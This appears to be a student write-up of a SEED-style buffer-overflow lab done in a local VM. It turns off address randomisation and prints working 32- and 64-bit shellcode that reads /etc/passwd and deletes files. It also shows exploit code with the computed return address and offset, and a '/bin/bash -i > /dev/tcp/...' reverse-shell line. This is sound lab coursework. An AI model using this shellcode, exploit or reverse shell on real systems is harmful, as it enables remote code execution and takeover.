2 Lab Environment Setup




Figure 1: Labsetup.zip on SEED VM

2.1 Turning off Countermeasures

```
[03/11/26]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Figure 2: Turning off protections

2.2 The Vulnerable Program




Figure 3: Compiled the server code and copied it into bof-containers/

3 Task 1: Get Familiar with the Shellcode


```
# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/ls -l  rm exmple.txt; /bin/tail -n 4 /etc/passwd     *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
"shellcode_64.py" 31L, 1295C written                          19,29         22%
```

Figure 4: Replacing “Hello 64” with “rm exmple.txt” in the shellcode_64.py file

```
[03/11/26]seed@VM:~/.../shellcode$ touch exmple.txt
[03/11/26]seed@VM:~/.../shellcode$ ./shellcode_64.py
[03/11/26]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/11/26]seed@VM:~/.../shellcode$ ls | grep "exmple.txt"
exmple.txt
[03/11/26]seed@VM:~/.../shellcode$ ./a64.out
total 60
-rw-rw-r-- 1 seed root   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed root   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Mar 11 18:41 a32.out
-rwxrwxr-x 1 seed seed 16888 Mar 11 18:41 a64.out
-rwxrwxr-x 1 seed root   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   165 Mar 11 18:41 codefile_64
-rw-rw-r-- 1 seed seed     0 Mar 11 18:41 exmple.txt
-rwxrwxr-x 1 seed root  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed root  1295 Mar 11 18:36 shellcode_64.py
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[03/11/26]seed@VM:~/.../shellcode$ ./
ls | grep "exmple.txt"
[03/11/26]seed@VM:~/.../shellcode$
```

Figure 8: Series of commands to remove exmple.txt using the shellcode_64



```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/ls -l; rm xample.txt; /bin/tail -n 2 /etc/passwd     *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

"shellcode_32.py" 30L, 1221C written                          18,29         Top
```

Figure 9: Replacing "Hello 32" with "rm xample.txt" in the shellcode_32.py file

```
[03/11/26]seed@VM:~/.../shellcode$ touch xample.txt
[03/11/26]seed@VM:~/.../shellcode$ ./shellcode_32.py
[03/11/26]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/11/26]seed@VM:~/.../shellcode$ ls | grep xample.txt
xample.txt
[03/11/26]seed@VM:~/.../shellcode$ ./a32.out
total 64
-rw-rw-r-- 1 seed root   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed root   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Mar 11 18:49 a32.out
-rwxrwxr-x 1 seed seed 16888 Mar 11 18:49 a64.out
-rwxrwxr-x 1 seed root   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Mar 11 18:49 codefile_32
-rw-rw-r-- 1 seed seed   165 Mar 11 18:41 codefile_64
-rwxrwxr-x 1 seed root  1221 Mar 11 18:48 shellcode_32.py
-rwxrwxr-x 1 seed root  1295 Mar 11 18:36 shellcode_64.py
-rw-rw-r-- 1 seed seed     0 Mar 11 18:49 xample.txt
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[03/11/26]seed@VM:~/.../shellcode$
[03/11/26]seed@VM:~/.../shellcode$ ls | grep xample.txt
[03/11/26]seed@VM:~/.../shellcode$
```

Figure 10: Series of commands to remove xample.txt using the shellcode_32

Task 1 observation:

The outputs were as expected. The files were able to be removed through the shellcode. This method is potentially dangerous, as it did not require any elevated permissions or privileges to modify files.

4 Task 2: Level-1 Attack

How I performed the attack in my VM:

4.1 Server

```
[03/11/26]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
```

Figure 11: Running the hello command as instructed

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd648
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd5d8
server-1-10.9.0.5 | ==== Returned Properly ====
```

Figure 12: Seeing the expected response in the docker terminal

4.2 Writing Exploit Code and Launching Attack

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd368
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd2f8
server-1-10.9.0.5 | total 768
server-1-10.9.0.5 | -rw------- 1 root root 323584 Mar 12 02:49 core
server-1-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Mar 11 21:49 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709296 Mar 11 21:49 stack
server-1-10.9.0.5 | Hello
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

Figure 13: Attacking the server with the buffer overflow attack

```
#################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd368 -112 + start    # Change this number
offset = 116                # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#################################################################
```

Figure 14: Code changes needed to succeed in the attack

How I decided the content of badfile:

The attack requires a few variables to be filled in. First, I pasted the shellcode from the 32-bit implementation in task 1. Then, I calculated start to be 517 – len(shellcode) because the shellcode needs to be inserted into the buffer at some point within the maximum length the server will take (517 bytes in this case). Then, I knew ret needed to be based off of the frame pointer (ebp) from the slides. So I took the address 0xffffd368 and took away 112 for the distance between that address and the frame pointer address, 0xffffd2f8. Finally, I added the start variable to ret to make the function return to the start of my "malicious" code. Offset is simply the distance + 4 to overwrite the saved return address.

My attack was successful.

Reverse Shell

```
# You can modify the following command string to run any co
# You can even run multiple commands. When you change the s
# make sure that the position of the * at the end doesn't c
# The code above will change the byte at this position to z
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the positic
# The * in this line serves as the position marker
"/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1"
"AAAA"    # Placeholder for argv[0] --> "/bin/bash"
"BBBB"    # Placeholder for argv[1] --> "-c"
"CCCC"    # Placeholder for argv[2] --> the command string
"DDDD"    # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

Figure 15: Copied command from section 10 of lab instructions




Figure 16: Received interactive terminal on other terminal using netcat